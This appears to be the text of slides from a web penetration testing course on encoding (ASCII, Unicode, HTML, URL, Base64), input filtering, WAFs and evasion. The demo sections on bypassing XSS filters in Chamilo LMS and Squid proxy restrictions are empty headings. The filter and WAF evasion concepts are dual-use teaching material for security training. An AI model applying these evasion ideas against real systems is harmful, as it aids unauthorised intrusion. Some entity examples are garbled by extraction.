Data Encoding

- Encoding on the web refers to the process of representing data and information in a structured format that allows it to be transmitted, stored and interpreted by both computers and humans.
- Encoding is a vitally important component in the transfer and representation of information on the internet.
- Encoding ensures that data like text, images, files and multimedia can be effectively communicated and displayed through web technologies and typically involves converting data from its original form into a format that is suitable for digital transmission and storage while preserving its meaning and integrity.

Data Encoding

- Encoding is an essential aspect of web application penetration testing, particularly when dealing with input validation, data transmission, and various attack vectors.
- It involves manipulating data or converting it into a different format, often to bypass security measures, discover vulnerabilities, or execute attacks.
- Encoding plays a crucial role in discovering and understanding how a web application handles different types of input, especially when those inputs contain special characters, binary data, or unexpected sequences.
- By testing how the application responds to encoded data, security testers can uncover potential vulnerabilities that could lead to attacks such as SQL injection, cross-site scripting (XSS), and other injection-based attacks.

Character Sets (charsets)

- A "charset," short for character set, is a collection of characters, symbols, and glyphs that are associated with unique numeric codes or code points.
- Character sets define how textual data is mapped to binary values in computing systems.
- They play a fundamental role in encoding and decoding text, allowing computers to store, process, and display human-readable characters from different writing systems.
- Examples of charsets are: ASCII, Unicode, Latin-1 etc.

ASCII

- ASCII stands for "American Standard Code for Information Interchange."
- It's a widely used character encoding standard containing 128 characters that was developed in the 1960s to represent text and control characters in computers and communication equipment.
- ASCII defines a set of codes to represent letters, numbers, punctuation, and control characters used in the English language and basic communication.
- It primarily covers English characters, numbers, punctuation, and control characters, using 7 or 8 bits to represent each character.
- ASCII cannot be used to display symbols from other languages like Chinese.

ASCII

DEC	OCT	HEX	BIN	Symbol	HTML Number	HTML Name	Description
32	040	20	00100000	SP	 		Space
33	041	21	00100001	!	!	!	Exclamation mark
34	042	22	00100010	"	"	"	Double quotes (or speech marks)
35	043	23	00100011	#	#	#	Number sign
36	044	24	00100100	\$	$	$	Dollar
37	045	25	00100101	%	%	%	Per cent sign
38	046	26	00100110	&	&	&	Ampersand
39	047	27	00100111	'	'	'	Single quote
40	050	28	00101000	((&lparen;	Open parenthesis (or open bracket)
41	051	29	00101001))	&rparen;	Close parenthesis (or close bracket)

You can find the complete ASCII mapping here: <https://www.ascii-code.com/>

ASCII Characteristics

- Character Set: ASCII includes a total of 128 characters, each represented by a unique 7-bit binary code. These characters include uppercase and lowercase letters, digits, punctuation marks, and some control characters.
- 7-Bit Encoding: In ASCII, each character is encoded using 7 bits, allowing for a total of 2^7 (128) possible characters. The most significant bit is often used for parity checking in older systems.
- Standardization: ASCII was established as a standard by the American National Standards Institute (ANSI) in 1963 and later became an international standard.

ASCII Characteristics

- Basic Character Set:
 - Uppercase letters: A-Z (65-90)
 - Lowercase letters: a-z (97-122)
 - Digits: 0-9 (48-57)
 - Punctuation: Various symbols such as !, @, #, \$, %, etc.
 - Control characters: Characters like newline, tab, carriage return, etc.
- Compatibility: ASCII is a subset of many other character encodings, including more comprehensive standards like Unicode. The first 128 characters of the Unicode standard correspond to the ASCII characters.
- Limitations: ASCII is primarily designed for English text and doesn't support characters from other languages or special symbols.

Unicode

- Unicode is a character set standard that aims to encompass characters from all writing systems and languages used worldwide.
- Unlike early encoding standards like ASCII, which were limited to a small set of characters, Unicode provides a unified system for representing a vast range of characters, symbols, and glyphs in a consistent manner.
- It enables computers to handle text and characters from diverse languages and scripts, making it essential for internationalization and multilingual communication.
- "UTF" stands for "Unicode Transformation Format." It refers to different character encoding schemes within the Unicode standard that are used to represent Unicode characters as binary data.

Charset Encoding

- Character encoding is the representation in bytes of the symbols of a charset.
- Unicode has three main character encoding schemes: UTF-8, UTF-16 and UTF-32.
- UTF stands for Unicode Transformation Format.

UTF-8

- UTF-8 (Unicode Transformation Format 8-bit):
 - UTF-8 is a variable-length character encoding scheme.
 - It uses 8-bit units (bytes) to represent characters.
 - ASCII characters are represented using a single byte (backward compatibility).
 - Non-ASCII characters are represented using multiple bytes, with the number of bytes varying based on the character's code point.
 - UTF-8 is widely used on the web and in many applications due to its efficiency and compatibility with ASCII.

UTF-16

- UTF-16 (Unicode Transformation Format 16-bit):
 - UTF-16 is a variable-length character encoding scheme.
 - It uses 16-bit units (two bytes) to represent characters.
 - Characters with code points below 65536 (BMP - Basic Multilingual Plane) are represented using two bytes.
 - Characters with higher code points (outside the BMP) are represented using four bytes (surrogate pairs).
 - UTF-16 is commonly used in programming languages like Java and Windows systems.



Demo: Charset Encoding



HTML Encoding

HTML Encoding

- HTML encoding, also known as HTML entity encoding, involves converting special characters and reserved symbols into their corresponding HTML entities to ensure that they are displayed correctly in web browsers and avoid any unintended interpretation as HTML code.
- HTML encoding is crucial for maintaining the integrity of web content and preventing issues such as cross-site scripting (XSS) attacks.
- HTML entities are sequences of characters that represent special characters, symbols, and reserved characters in HTML.
- They start with an ampersand (&) and end with a semicolon (;). When the browser encounters an entity in an HTML page it will show the symbol to the user and will not interpret the symbol as an HTML language element.

HTML Entities

- < for < (less than sign)
- > for > (greater than sign)
- & for & (ampersand)
- " for " (double quotation mark)
- ' for ' (apostrophe)
- &nbsp for a non-breaking space
- &mdash for an em dash (—)
- © for the copyright symbol (©)
- ® for the registered trademark symbol (®)
- … for an ellipsis (...)



Demo: HTML Encoding



URL Encoding

URL Encoding

- URL encoding, also known as percent-encoding, is a process used to encode special characters, reserved characters, and non-ASCII characters into a format that is safe for transmission within URLs (Uniform Resource Locators) and URI (Uniform Resource Identifiers).
- URLs are used to identify resources on the internet, and certain characters have special meanings in URLs, making it necessary to encode them to avoid ambiguity and errors.
- URL encoding replaces unsafe characters with a "%" sign followed by two hexadecimal digits that represent the ASCII code of the character.
- This allows URLs to be properly interpreted by web browsers and other network components.

URL Encoding

- URLs sent over the Internet must contain characters in the range of the US-ASCII code character set. If unsafe characters are present in a URL, encoding them is required.
- This encoding is important because it limits the characters to be used in a URL to a subset of specific characters:
 - Unreserved Chars- [a-zA-z] [0-9] [- . _ ~]
 - Reserved Chars - : / ? # [] @ ! \$ & " () * + , ; = %

URL Encoding

- Other characters are encoded by the use of a percent char (%) plus two hexadecimal digits. Reserved chars must be encoded when they have no special role inside the URL.
- When you visit a site, URL-encoding is performed automatically by your browser. This happens automatically behind the scenes in your browser while you surf.
- Although it appears to be a security feature, URL-encoding is not. It is only a method used to send data across the Internet but, it can lower (or enlarge) the attack surface (in some cases).
- Generally, web browsers (and other client-side components) automatically perform URL-encoding and, if a server-side script engine is present, it will automatically perform URL-decoding.

URL Encoding

Browser	index.html?arg=test	index.html?arg= test with spaces	index.html?arg=<h1>hello world</h1>
Firefox	arg=test	arg=%20test%20with%20spaces	arg=%3Ch1%3Ehello%20world%3C/h1%3E
IE	arg=test	arg= test with spaces	arg=<h1>hello world</h1>
Chrome	arg=test	arg=%20test%20with%20spaces	arg=%3Ch1%3Ehello%20world%3C/h1%3E
Opera	arg=test	arg=%20test%20with%20spaces	arg=%3Ch1%3Ehello%20world%3C/h1%3E



Demo: URL Encoding



Base64 Encoding

Base64 Encoding

- Base64 encoding is a method used to encode binary data (such as images, audio files, and other non-text data) into a text-based format.
- This encoding is commonly used to represent binary data in contexts where only textual data is supported, such as within email messages or in URLs.
- Base64 encoding works by converting binary data into a set of ASCII characters, allowing it to be safely transmitted as text.

Base64 Encoding

- Character Set: Base64 encoding uses a set of 64 different characters (hence the name "Base64").
- These characters consist of letters (uppercase and lowercase), digits, and two additional characters (often + and /).
- Different variations of Base64 encoding may use different characters for the last two positions.
- Padding: Since binary data might not be evenly divisible by three, padding is used to make the encoded data a multiple of four characters. The padding character, often =, is added to the end of the encoded string.

Base64 Encoding

- 3-to-4 Mapping: Base64 encoding operates on chunks of three bytes (24 bits) from the original binary data. These 24 bits are split into four 6-bit units, which correspond to four Base64 characters.
- Conversion Table: The 64 characters in the Base64 character set are used as a mapping table. Each of the 64 characters corresponds to a specific 6-bit value.

Base64 Encoding

- Encoding Process:
 - Take a chunk of three bytes from the binary data.
 - Split these three bytes into four 6-bit segments.
 - Map each 6-bit segment to its corresponding Base64 character.
 - Concatenate the four Base64 characters to create a segment of the encoded string.
 - If padding is needed, add padding characters at the end of the encoded segment.
- Decoding: Base64 decoding is the reverse process. The encoded Base64 string is divided into segments of four characters. Each character is converted back to its 6-bit value, and these values are combined to reconstruct the original binary data.

Base64 Use Cases

- Binary Data in Text Contexts: Web applications often deal with binary data such as images, audio, or files. Since URLs, HTML, and other text-based formats can't directly handle binary data, Base64 encoding is used to represent this binary data as text. This allows binary data to be included in places that expect text, such as in HTML or JSON responses.
- Data URL Embedding: Data URLs are a way to embed small resources directly into the HTML or CSS code. These URLs include the actual resource data in Base64-encoded form, eliminating the need for separate HTTP requests. For example, an image can be embedded directly in the HTML using a Data URL.

Base64 Use Cases

- Minimization of Requests: By encoding small images or icons as Data URLs within CSS or HTML, web developers can reduce the number of requests made to the server, potentially improving page load times.
- Simplification of Resource Management: Embedding resources directly into HTML or CSS can simplify resource management and deployment. Developers don't need to worry about file paths or URLs.
- Offline Storage: In certain offline or single-page applications, Base64-encoded data can be stored in local storage or indexedDB for quick access without the need to fetch resources from the server.



Demo: Base64 Encoding



Introduction To Input Filtering

Filtering

- Filtering in web application security refers to the practice of inspecting and controlling data input and output in a web application to prevent security vulnerabilities and protect against various types of attacks.
- It is common and standard practice to protect web applications against malicious attacks with input filtering and output encoding controls.
- Filtering is a critical aspect of security because it helps ensure that data entering and leaving the application is safe, valid, and free from malicious content or potential exploits.
- Web application inputs are often targeted by web app penetration testers to assess the effectiveness of security measures and to discover potential vulnerabilities.

Input Filtering

- **Input Filtering:** This involves validating and sanitizing data received by the web application from users or external sources.
- Input filtering helps prevent security vulnerabilities such as SQL injection, cross-site scripting (XSS), and command injection.
- Some common techniques for input filtering include data validation, input validation, and input sanitization.

Input Filtering Techniques

- Data Validation: Data validation checks whether the incoming data conforms to expected formats and constraints. For example, it ensures that email addresses follow a valid format or that numeric fields contain only numbers. Invalid or unexpected data should be rejected or sanitized.
- Input Validation: Input validation goes a step further by not only checking data formats but also assessing data for potential security threats. It detects and rejects input that could be used for attacks, such as SQL injection payloads or malicious scripts.
- Input Sanitization: Input sanitization involves cleaning or escaping input data to remove or neutralize potentially dangerous characters or content. For example, converting special characters to their HTML entities can prevent XSS attacks by rendering malicious scripts harmless.

Input Filtering Techniques

- Content Security Policy (CSP): CSP is a security feature that controls which sources of content are allowed to be loaded by a web page. It helps prevent XSS attacks by specifying which domains are permitted sources for scripts, styles, images, and other resources.
- Cross-Site Request Forgery (CSRF) Protection: Filtering mechanisms can be used to implement CSRF protection, ensuring that incoming requests have valid anti-CSRF tokens to prevent attackers from tricking users into performing actions they didn't intend.
- Web Application Firewalls (WAFs): WAFs are security appliances or services that filter incoming HTTP requests to a web application. They use predefined rules and heuristics to detect and block malicious traffic.

Input Filtering Techniques

- Regular Expression Filtering: Regular expressions (regex) can be used to filter and validate data against complex patterns. However, improper regex usage can introduce security vulnerabilities, so careful crafting and testing of regex patterns are necessary.



Bypassing Client-Side Filters



Demo: Bypassing Client-Side Filters



Bypassing Server-Side Filters



Demo: Bypassing Server-Side Filters



Bypassing XSS Filters In Chamilo LMS



Demo: Bypassing XSS Filters In Chamilo LMS



Introduction To Evasion

Web Application Security Mechanisms

- Web application security mechanisms are safeguards and measures put in place to protect web applications from a wide range of security threats and vulnerabilities.
- These mechanisms are essential for ensuring the confidentiality, integrity, and availability of web applications and their associated data.

Web Application Security Mechanisms

- Authentication: Authentication mechanisms verify the identity of users and ensure that they have the appropriate permissions to access specific resources within the application. Common authentication methods include username and password, multi-factor authentication (MFA), and biometrics.
- Authorization: Authorization mechanisms determine what actions and resources users are allowed to access within the application once they have been authenticated. This includes defining roles, permissions, and access controls.

Web Application Security Mechanisms

- Input Validation/Filtering: Input validation is the process of verifying and sanitizing data received from users or external sources to prevent malicious input that could lead to vulnerabilities like SQL injection, cross-site scripting (XSS), or command injection.
- Session Management: Session management mechanisms are responsible for creating, managing, and securing user sessions. They include measures like session timeouts, secure session tokens, and protection against session fixation attacks.
- Cross-Site Request Forgery (CSRF) Protection: CSRF protection mechanisms prevent attackers from tricking users into making unauthorized requests to the application on their behalf. Tokens and anti-CSRF measures are often used for this purpose.

Web Application Security Mechanisms

- Security Headers: HTTP security headers like Content Security Policy (CSP), X-Content-Type-Options, and X-Frame-Options are used to control how web browsers should handle various aspects of web page security and rendering.
- Rate Limiting: Rate limiting mechanisms restrict the number of requests a user or IP address can make to the application within a specific time frame. This helps prevent brute force attacks and DDoS attempts.

Web Application Defense Mechanisms

- Web application defense mechanisms are proactive tools and techniques designed to protect and defend web applications against various security threats and vulnerabilities.
- These technologies are essential for safeguarding web applications against attacks and ensuring the confidentiality, integrity, and availability of sensitive data.

Web Application Defense Mechanisms

- Web Application Firewalls (WAFs): WAFs are security appliances or software solutions that sit between the web application and the client to monitor and filter incoming traffic. They can detect and block common web application attacks, such as SQL injection, cross-site scripting (XSS), and application-layer DDoS attacks.
- Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS): IDS and IPS solutions inspect network and application traffic for signs of suspicious or malicious activity. IDS detects and alerts on potential threats, while IPS can take proactive measures to block or prevent malicious traffic.

Web Application Defense Mechanisms

- Proxies: In the context of web applications, proxies refer to intermediary servers that facilitate communication between a user's browser and the web server hosting the application. These proxies can serve various purposes, ranging from enhancing security and privacy to optimizing performance and managing network traffic.

Evasion

- Evasion in web application security testing refers to the practice of using various techniques and methods to bypass or circumvent security mechanisms and controls put in place to protect a web application.
- The primary goal of evasion techniques is to deceive or trick security measures, such as firewalls, intrusion detection systems (IDS), input validation filters, and other security mechanisms, in order to deliver malicious payloads or exploit vulnerabilities within the target application.

Evasion Techniques

- Bypassing Web Application Firewalls (WAFs)/Proxy Rules: WAFs and proxies are designed to filter out malicious requests and prevent attacks like SQL injection or cross-site scripting (XSS). Evasion techniques may involve encoding, obfuscation, or fragmentation of malicious payloads to bypass the WAF's detection rules.
- Evading Intrusion Detection Systems (IDS): IDS systems monitor network traffic for signs of malicious activity. Evasion techniques can be used to hide or modify the payload of an attack so that it goes undetected by the IDS.

Evasion Techniques

- Circumventing Input Validation Filters: Many web applications employ input validation filters to block potentially malicious input. Evasion may involve crafting input that seems legitimate but can still exploit vulnerabilities in the application.
- Avoiding Rate Limiting and Authentication Controls: Attackers may use evasion techniques to avoid triggering rate-limiting mechanisms or to bypass authentication and authorization controls.

WAFs vs Proxies

FEATURE	WAF	PROXY
Primary Purpose	Web application security	Versatile, not necessarily security-focused
Traffic Handling	Analyzes and filters web traffic	Acts as an intermediary for various purposes
Security Focus	Highly specialized in web application security	May have broader use cases beyond security
Rule Sets	Uses predefined security rule sets	Rule sets and policies are more flexible and varied
Deployment Location	Typically deployed in front of web applications	Can be deployed in various locations within a network
Targeted Threats	Protects against web application threats like SQL injection, XSS, etc.	Content filtering, Geo Blocking, IP Blocking, Rate Limiting
Use Cases	Specifically designed for web application security	Multiple use cases, including caching, load balancing, etc.



Bypassing Squid Proxy - Browser Based Restrictions

Squid Proxy

- Squid is a widely used open-source proxy server and web cache daemon.
- It primarily operates as a proxy server, which means it acts as an intermediary between client devices (such as computers or smartphones) and web servers, facilitating requests and responses between them.
- Squid is commonly deployed in network environments to improve performance, enhance security, and manage internet access.

Squid Proxy Features

- Caching: Squid can cache frequently requested web content locally. When a client requests a web page or object that Squid has cached, it serves the content from its cache instead of fetching it from the original web server.
- Access Control: Squid provides robust access control mechanisms. Administrators can configure rules to control which clients are allowed to access specific websites or web services.
- Content Filtering: Squid can be used for content filtering and blocking access to specific websites or categories of websites (e.g., social media, adult content). This feature is often used by organizations to enforce acceptable use policies.



Demo: Bypassing Squid Proxy - Browser Based Restrictions



Encoding, Filtering & Evasion Basics

Course Conclusion

Learning Objectives:

- + You will have a good understanding of the importance of encoding on the web and its importance in the functionality of web applications.
- + You will have a solid understanding of what content and input filtering is, how and why filtering is implemented in web applications and how server-side and client-side filters can be bypassed.
- + You will have a functional understanding of what Web Application Firewalls (WAF) are, how they work and how they differ from traditional proxies.
- + You will have a solid understanding of the most common forms of encoding on the web, how they work and how why they are implemented (HTML encoding, URL Encoding and Base64 encoding).
- + You will have the ability to detect and bypass common client-side and server-side filters (XSS filters, command injection filters etc).
- + You will be able to bypass/evade rudimentary forms of protection/filtering imposed by proxies/WAFs.



Thank You!

EXPERTS AT MAKING YOU AN EXPERT

